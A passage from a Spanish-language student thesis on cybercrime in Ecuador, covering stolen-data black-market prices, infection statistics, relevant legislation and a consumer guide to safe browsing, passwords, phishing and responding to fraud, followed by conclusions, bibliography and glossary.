El mercado negro en internet se maneja como una tienda en línea en donde se oferta tarjetas de crédito, cuentas de correo, google +, acceso a cuentas de redes sociales, facebook, twitter, pasaportes clonados, vulnerabilidades de bases de datos del gobierno, todo lo que pueden obtener beneficios.

Región	Tarjeta Visa
Brasil	$ 12
Ecuador	$ 12
Argentina	$ 12

Figure 15. Tarjetas de Crédito

Cantidad	Precio
50 cuentas	$ 12
100 cuentas	$ 21
200 cuentas	$ 40

Figure 16. Cuentas Google

Cantidad	Precio
100 cuentas	$ 7
500 cuentas	$ 30
1000 cuentas	$ 70

Figure 17. Cuentas Twitter

Mediante las cuentas de redes sociales se puede influir en las personas en el caso de campañas políticas o para mostrar datos falsos a nivel de país.

4.1.4.1. Mulas del lavado de dinero

Son las personas que sin saberlo, mediante ofertas para obtener dinero fácil en internet pueden ganar dinero sin hacer nada.

4.1.5. Tasa de Infección en el Ecuador

En Ecuador la tasa de infección que presenta es el 40% de las maquinas, una cifra alarmante, indica un punto de vulnerabilidad a los usuarios y puede generar la atracción para los criminales cibernéticos.

Usuarios conectados * 30% cantidad de gente infectada

Tasa de Infección Generada según las estadísticas

Región	Población	Usuarios Internet	% Población	% Usuarios Región	Facebook
Ecuador	15,007,343	4,075,500	27,20%	1,60%	4,075,500

Figure 18. Tasa de infección en Ecuador. Latín American Internet Usage

4.2. Políticas y Seguridad Contra Delitos

4.2.1. Seguridad de la Red

En la actualidad debido a los diferentes ataques cibernéticos, que se han reportado, ya no existe confianza al momento de navegar en internet. Por ese motivo se debe tomar las medidas necesarias para realizar cualquier actividad en línea sin ser víctima fácil de delincuentes que pretenden sustraer la información para luego utilizarla de manera inescrupulosa.

En el caso de realizar transacciones, compras o consultas en línea siempre se debe tener como precaución de que es un lugar seguro para realizar cualquier actividad y evitando realizar descargas de links, o entregando información personal, de esta manera tomando estas medidas básicas se genera una cultura de seguridad.

4.2.1.1. Antivirus

Los usuarios que no presentan conocimientos avanzados sobre cómo obtener un antivirus, simplemente no lo necesitan; lo recomendable es adquirir un buen antivirus original y siempre actualizado para que pueda eliminar o bloquear los virus que se filtran a través del internet, evitando que aplicaciones malware sean instaladas en su computador y la información sea manipulada por personas ajenas a ella.

4.2.1.2. Concientización

Se debe capacitar al usuario para que esté al tanto de cómo se protege la información y las medidas que deben tomar cada uno de ellos, como

responsabilidad de que esta no pueda ser sustraída por personas externas, ni utilizadas por personal interno para obtener beneficios pudiendo ser económicos o tan solo por reconocimiento. En la mayoría de los casos los usuarios no conocen como están expuestos a este tipo de delitos y no toman medidas básicas al momento de navegar generando que su información sea sustraída. El usuario capacitado, es una persona responsable de su información.

4.2.1.3. Valorar Riesgos

Se realiza un análisis minucioso de lo que se requiere proteger, lo más recomendable es que lo realice un especialista en el tema, para que pueda generar procesos valorativos que examinen los riesgos que presenta e incluirlos en niveles generando prioridades en seguridad de la información.

4.3. Legislación sobre Delitos Informáticos

Desde el incremento irremediable de delitos informáticos en el Ecuador la Policía Nacional empieza a investigar sobre este tipo de delitos mediante la Unidad de Investigación de Delitos Tecnológicos de la Policía Nacional del Ecuador, aquí se investigan denuncias tales como delitos a través de mediante dispositivos tecnológicos, así como delitos informáticos.

En la actual reforma se está trabajando en una nueva reforma legal que consiste en:

4.3.1. Código Penal, en especial el Art. 202

Ley de Comercio electrónico, firmas electrónicas y bases de datos Resolución 55/63 aprobada por la Asamblea de la ONU de la Lucha contra la

Utilización de la tecnología de la información con fines delictivos.

Convenio de Cibercriminalidad de Budapest, del cual podremos ser signatarios una vez que contemos con una normativa legal específica para estos delitos.

Reglamento 124/7 de la Interpol para el tratamiento de datos. Gracias al convenio realizado con este organismo y a través de éste, en los casos de los delitos que se cometan a través de redes sociales, el Agente Fiscal, de considerar necesario, puede solicitar la información pertinente a empresas como Facebook y Google."

4.3.2. Nuevo Código Orgánico Integral Penal

"La nueva ley, en proceso de creación, traerá cambios significativos para el tratamiento del delito informático. El capitulo que tendría en este Código sería el de "Protección de datos e información" y lo más destacado de este nuevo cuerpo legal es la incorporación de los siguientes tipos penales:

- Apropiación fraudulenta
- Estafa informática
- Base ilegal de datos
- Falsificación electrónica
- Falsedad informática
- Intrusión indebida a los sistemas informáticos de información telemática
- Filtración a base de datos

Dentro de este proceso, se incorporaría al Código de Procedimiento Penal, en el capítulo correspondiente a las pruebas, la evidencia digital como otro elemento de convicción y posterior prueba en la etapa de juicio, para su respectivo cómputo forense.” [8]

4.4. Guía de Recomendaciones

La presente guía está diseñada para ayudar a los usuarios a tomar las precauciones necesarias, para obtener una conexión segura al momento de navegar en internet, salvaguardando su información personal y de su entorno.

El objetivo primordial es presentar las alternativas de seguridad básicas que se deben tomar en cuenta, así como también las recomendaciones para actuar al momento de haber sido víctima de este tipo de delitos informáticos.

La prevención es la mejor arma que tenemos ante el crimen cibernético y puede resultar sencilla cuando se cuenta con un mínimo de asesoramiento técnico, sólo así se evitarán ataques.

El avance de la tecnología y la necesidad de comunicarse provocan la atención de criminales buscando obtener dinero de la manera más sencilla y rápida. Su propósito se vuelve más interesante cuando sus víctimas no tienen conocimientos que son el blanco de sus actividades delictivas, por eso debemos dificultarles la tarea para alejarlos.

---

[8] http://www.interfutura.ec/blog/delitos-informaticos-en-ecuador-lo-que-vendria-en-la-nueva-legislacion/

4.4.1. Mantenga su equipo actualizado

Al actualizar con regularidad su equipo, impide que los atacantes puedan aprovecharse de las fallas del software (vulnerabilidades) para ingresar en su sistema.

Las versiones más recientes de los sistemas operativos y otros programas de software de uso habitual pueden configurarse para que se descarguen y apliquen las actualizaciones automáticamente, de manera que no tenga que estar pendiente de buscar las versiones más recientes del software. La utilización de las funciones de "actualización automática" del software puede resultarle muy beneficioso, esto lo puede encontrar en el panel de control.

Para mayor información diríjase al siguiente link:

http://update.microsoft.com/microsoftupdate/v6/thanks.aspx?ln=es&&thankspage=5

Se debe tomar en cuenta que para realizar estos pasos, hay que contar con software propietario que permitirá acceder a las actualizaciones necesarias de los sistemas operativos.

4.4.2. Asegúrese de que su Navegador este configurado de manera segura

La configuración de las aplicaciones de Internet más utilizadas, como el navegador Web y el software de correo electrónico, es uno de los aspectos más importantes. Por ejemplo, ciertos parámetros del navegador Web, como Internet Explorer, Firefox, Chrome, determinarán qué ocurre cuando visita sitios Web en Internet; los parámetros de seguridad más estrictos le brindarán más control de lo que ocurre. Al utilizar las recomendaciones de los siguientes links, se puede bloquear las ventanas emergentes que insertan de virus maliciosos los sistemas.

Navegador Chrome

http://support.google.com/chrome/bin/answer.py?hl=es-419&answer=95472

Navegador Internet Explorer

http://windows.microsoft.com/es-419/windows-vista/Internet-Explorer-Pop-up-Blocker-frequently-asked-questions

Navegador Mozila

http://support.mozilla.org/es/kb/configuracion-excepciones-y-solucion-de-problemas-

4.4.3. Utilice Contraseñas Seguras

Las contraseñas son el elemento más importante en Internet; las utilizamos para todo, hay que saber seleccionar una contraseña difícil, que sea fuerte por lo general se aconseja que debe tener al menos ocho caracteres como mínimo, con una combinación de letras, números y símbolos (# $ % ! ?).

No utilice para su contraseña: nombre de inicio de sesión, datos personales, como su apellido, fecha de cumpleaños, etc. Intente seleccionar contraseñas muy sólidas y exclusivas para proteger actividades en especial cuando realice operaciones bancarias en Internet.

Guarde sus contraseñas en un lugar seguro e intente no utilizar la misma, cámbielas con regularidad, al menos cada 90 días. Así se puede reducir el daño causado por alguien que ya haya accedido a su cuenta. Si observa algo sospechoso con alguna de sus cuentas en línea, lo primero que debe hacer es cambiar su contraseña.

Refiérase al siguiente link:

http://www.google.com.ec/imgres?um=1&hl=es&tbo=d&biw=1274&bih=635&tbm=isch&tbnid=GdoDuzjRxpvlKM:&imgrefurl=http://www.bancoguayaquil.com/seguridad/banca_virtual.html&docid=b0YJvKMB_OU4HM&imgurl=http://www.bancoguayaquil.com/seguridad/img/banca_1.jpg&w=700&h=500&ei=5iO8UOOTEZLy8AT_mYGYDw&zoom=1&iact=hc&vpx=683&vpy=305&dur=1903&hovh=190&hovw=266&tx=97&ty=75&sig=107755889880867110996&page=2&tbnh=159&tbnw=223&start=18&ndsp=24&ved=1t:429,r:39,s:0,i:264

4.4.4. Instale Software Seguro

Para mantener la seguridad al momento de navegar en Internet, es necesario disponer de software de seguridad, como y antivirus, que resguardan y supervisan todas las actividades que se realizan en línea, permitiendo las comunicaciones que sabe que son seguras y bloquea el tráfico nocivo, ingreso de caballos de troya, bots, y protegen el software para manteniendo la seguridad en su información.

En el caso de los antivirus debe configurar que se actualicen por sí solos, cada vez que se conecte a Internet.

Lo que se recomienda, es la utilización de paquetes integrados de seguridad, que combinan firewall, antivirus y antispyware con otras funciones como antispam y control de padres se han hecho muy populares, ya que ofrecen todo el software de seguridad necesario para obtener protección en línea en un solo paquete.

A continuación se encuentra una lista con los mejores antivirus según estudios realizados en el 2011.

Nod 32

http://www.eset.es/

Norton

http://www.symantec-norton.com/

Panda

http://www.pandasecurity.com/spain/homeusers/solutions/antivirus/

Kasperlky

http://latam.kaspersky.com/comprar/todos-los-productos

McAfee Antivirus Plus

http://home.mcafee.com/store/antivirus-plus?ctst=1

Indistintamente del orden, el usuario puede elegir cualquiera de ellos de acuerdo a sus necesidades.

4.4.5. Proteja su Información Personal

El ser precavido es una de las medidas más importantes al momento de compartir información personal, debido a que es inevitable tener que entregar su información personal. Tome en cuenta los siguientes consejos:

- Manténgase alerta cuando reciba correo electrónico sospechoso en especial de un remitente desconocido, debe fijarse en detalles como, errores ortográficos, una gramática mediocre, una redacción extraña, direcciones de sitios Web con extensiones poco frecuentes, direcciones de sitios Web totalmente numéricas cuando debería haber palabras y cualquier otra cosa fuera de lo normal. Además le insisten que debe ingresar su información personal, alertándole que puede suceder algo si no lo hace. No haga click en ningún link que le envíen aunque parezcan convincentes, porque pueden estar falsificados.

- No conteste los mensajes de correo electrónico en los que le solicitan que envíe su información personal. Por lo general las empresas legítimas no utilizarán mensajes de correo electrónico para pedirle este tipo de datos. En caso de duda, póngase en contacto con la empresa por teléfono o escriba la dirección Web.
- Actualmente los bancos envían información de cómo identificar las paginas reales, comprobando que haya una "S" tras las letras "http" (https://www.subanco.com, en lugar de http://www.subanco.com)/. La "s" significa seguro y debe aparecer siempre que esté en una zona en la que se le soliciten datos confidenciales. Otro de los signos que le indica que está en una conexión segura es el pequeño icono con un candado que aparece en la parte inferior del navegador.

4.4.6. Revise sus cuentas bancarias y de tarjetas de crédito regularmente

Los delitos de robo de identidad y de los crímenes en línea se pueden reducir significativamente, si se da cuenta inmediatamente después de que le hayan robado los datos o cuando intentan utilizar su información por primera vez. Revise sus estados de cuenta mensuales que le envían el banco y las empresas de tarjetas de crédito.

Actualmente, la mayoría de los bancos y servicios utilizan sistemas de prevención de fraudes, que detectan comportamientos de compra inusuales, y poco habituales por lo que confirman con el cliente mediante una llamada telefónica, si realizo o no algún tipo de compra. Entregue la debida importancia al momento que sea comunicado.

4.4.7. Como Actuar si fue víctima de un delito informático

Las infecciones de virus diarias y los robos de identidad pueden ocurrirle a cualquier persona sin distinción. Si usted se da cuenta que ha sido víctima de algún tipo de delito, siga los siguientes consejos.

- Desconéctese inmediatamente de internet.
- Desenchufe el cable de red, de teléfono o de datos del equipo. De este modo, es posible que pueda evitar que los datos lleguen al atacante ya que los bots también pueden utilizar su equipo como un zombi en donde usted no tenga el control. Si esta opción no es favorable si se encuentra en un medio de trabajo, le puede resultar más fácil, desactivar la tarjeta de red e informe inmediatamente al departamento de sistemas de que sufrió una infección en su computador y la información confidencial de la empresa puede estar en peligro, obtenga asistencia de una fuente de confianza y además póngase en contacto con su proveedor de servicios de Internet (ISP).
- Analice su equipo con un programa antivirus o un programa con funciones antivirus y antispyware para detectar y, eliminar las amenazas de crimeware de su equipo ya que pueden quedar ocultas.
- Efectúe copias de respaldo de su información valiosa, en dispositivos extraíbles, para que puede tener acceso a ella cuando lo necesite. El crimeware puede transmitir datos confidenciales y cabe la posibilidad de que éstos se destruyan o se pierdan involuntariamente durante la tarea de limpieza.
- Reinstale el sistema operativo del equipo por completo, o utilizar el software de copia de respaldo. Los crimeware más dañinos son muy

complejos para adentrarse en su sistema con la intención de ocultarse del software de seguridad mediante técnicas rootkit. En ocasiones, lo mejor es volver a un estado anterior a la infección mediante el uso de programas.

- Cierre las cuentas afectadas, bloquear tarjetas inmediatamente, antes de que el ladrón se aproveche de ellas. Lo más recomendable es siempre estar informado sobre las medidas que presta el banco el momento que es víctima de este tipo de delito, para saber cómo actuar en el momento indicado.
- Denuncie inmediatamente a su proveedor del servicio de internet sobre lo sucedido. Este paso es esencial para controlar el alcance de los daños que un ladrón de identidad puede ocasionar con la información robada.
- Acuda a la policía para presentar la denuncia, lo mejor sería poder presentar en la zona en que se ha cometido el crimen, para suministrar toda la información posible a la policía, y llevar al criminal ante la justicia, puede usar una copia de la denuncia, o bien su número, como prueba ante sus acreedores.
- Examine sus informes de crédito con detenimiento, ya que es posible que la información difiera y no sea muy clara, solicite informes completos para aclarar cualquier duda. Tome muy en cuenta, que puede pasar cierto tiempo antes de que toda la actividad fraudulenta se vea reflejada en sus informes de crédito.
- Verifique si existen indicios de robo de identidad, tome las máximas precauciones tras haber sufrido un robo de identidad. En estos casos, esté alerta ante cualquier suceso extraño, como tarjetas de crédito que no haya solicitado, o la ausencia de facturas que por lo general recibe. El hecho de

que determinados proveedores puedan ponerse en contacto con usted en relación con cuentas de las que no tiene constancia o, lo que es aún peor, que cobradores de deudas soliciten el pago por compras que no ha efectuado, son indicios claros de problemas pendientes relacionados con el robo de identidad.

CAPITULO V

5.1. CONCLUSIONES

- El delito informático presenta un notable incremento año a año en nuestra ciudad; demostrando cifras alarmantes de la vulnerabilidad que presenta nuestra información y que somos víctimas fáciles de estos delincuentes en línea.

- Las estadísticas presentadas sobre las denuncias realizadas por delitos informáticos, no representan la totalidad de datos reales. En el caso de las empresas, en los que ha sido violentado su sistema de seguridad no son denunciados, ya que pueden generar desconfianza en los usuarios y por ende dañar su imagen, por lo que tratar de obtener esta información de manera real no es posible debido a que no hay fuentes que otorguen esta información.

- El motivo que impulsa a realizar un crimen cibernético es la codicia, al obtener grandes cantidades de dinero de manera fácil, este tipo de delitos se ha convertido en una fuente lucrativa que maneja millones de dólares anuales y que no pueden ser rastreadas fácilmente.

- En el Ecuador la Ley de Comercio Electrónico, Firmas Electrónicas y Mensajes de Datos, ampara infracciones cometidas mediante la utilización de medios electrónicos, pero no es lo suficiente para juzgar a un infractor que acaba de cometer un delito, a diferencia de otros países de América

Latina como por ejemplo Venezuela que si presenta una ley específica que sanciona y penaliza a este tipo de delitos de manera específica, aquí en el Ecuador si una persona realiza el ingreso de manera ilegal a la información de otra no es acusado por violación a la intimidad, ya que esta ley no existe y por ende no hay delito.

5.2. RECOMENDACIONES

- Se debe mantener actualizado sobre los delitos informáticos que se generan en la red, de esta manera siempre estaremos preparados para controlar la integridad de la información y las medidas de seguridad adecuada.

- Al dar a conocer los distintos delitos informáticos que se generan en nuestro entorno, la sociedad comprenderá un punto de vista diferente, y desde entonces será más cuidadoso en el momento que le soliciten entregar información confidencial y así disminuirá los fraudes en línea, las compras en internet, las transacciones en línea ya se generaran con las debidas precauciones que amerita.

- Las organizaciones deben presentar las capacitaciones necesarias a los usuarios para que al momento de manejar la información lo realicen de manera adecuada y con la responsabilidad de mantenerla a buen resguardo.

- Mantener actualizados los antivirus, los firewall sean lo más seguros posibles para evitar el ingreso de intrusos y la mala utilización de la información.

6. BIBLIOGRAFIA

1. Riesgos y Tendencias del Crimen Cibernético y su impacto en el sector financiero (2010, 05 de Enero). Tomado desde internet http://www.slideshare.net/mageni/riesgos-y-tendencias-del-crimen-ciberntico-y-su-impacto-en-el-sector-financiero#btnNext
2. Delito y Fraude Informático (2010, 02 de julio) Tomado de internet http://www.slideshare.net/contiforense/delito-y-fraude-informtico-4667430#btnNext
3. Apuntes sobre Delitos Informáticos Autor: Esteban Ortiz Mena Tomado desde internet: http://www.monografias.com/trabajos14/delitos-informaticos/delitos-informaticos.shtml
4. Retos a Superar en la Administración de la Justicia ante los Delitos Informáticos en el Ecuador (2009)

   Lcda. Laura Alexandra Ureta Arreaga, tomado desde internet http://www.dspace.espol.edu.ec/bitstream/123456789/5792/5/TESIS%20-%20DELITOS%20INFORMATICOS%20EN%20ECUADOR%20Y%20ADMINISTRACION%20DE%20JUSTICIA.pdf
5. Delitos Informáticos (2009, Diciembre) Autores: Reyes Sanchez Yuridia Elena, Fernández Aramburo Ever Alfonso, tomado desde internet http://es.scribd.com/doc/24068494/DELITOS-INFORMATICOS-PROYECTO-FINAL
6. Internet Usage Statistics (2012) Miniwatts Marketing Group http://www.internetworldstats.com/stats.htm

GLOSARIO

Piratería: Término utilizado para referirse a la copia ilegal de obras literarias, musicales, audiovisuales o de software, infringiendo los derechos de autor

Spam: Se llama *spam*, correo basura o mensaje basura a los mensajes no solicitados, no deseados o de remitente no conocido (correo anónimo), habitualmente de tipo publicitario, generalmente enviados en grandes cantidades (incluso masivas) que perjudican de alguna o varias maneras al receptor.

Antispam: Aplicación o herramienta informática que se encarga de detectar y eliminar el spam y los correos no deseados.

Antyspiware: Son aplicaciones que recopilan información sobre una persona u organización sin su conocimiento.

Rootkit: Es un conjunto de herramientas usadas frecuentemente por los intrusos informáticos o crackers con el objetivo de acceder ilícitamente a un sistema informático.

Hay rootkits para una amplia variedad de sistemas operativos, como Linux, Solaris o Microsoft Windows. Por ejemplo, el rootkit puede esconder una aplicación que lance una consola cada vez que el atacante se conecte al sistema a través de un determinado puerto. Los rootkits del kernel o núcleo pueden contener funcionalidades similares.

Malware: Programa maligno. Son todos aquellos programas diseñados para causar daños al hardware, software, redes como los virus, troyanos, gusanos, nukes. Es un término común que se utiliza al referirse a cualquier programa malicioso.

ANEXOS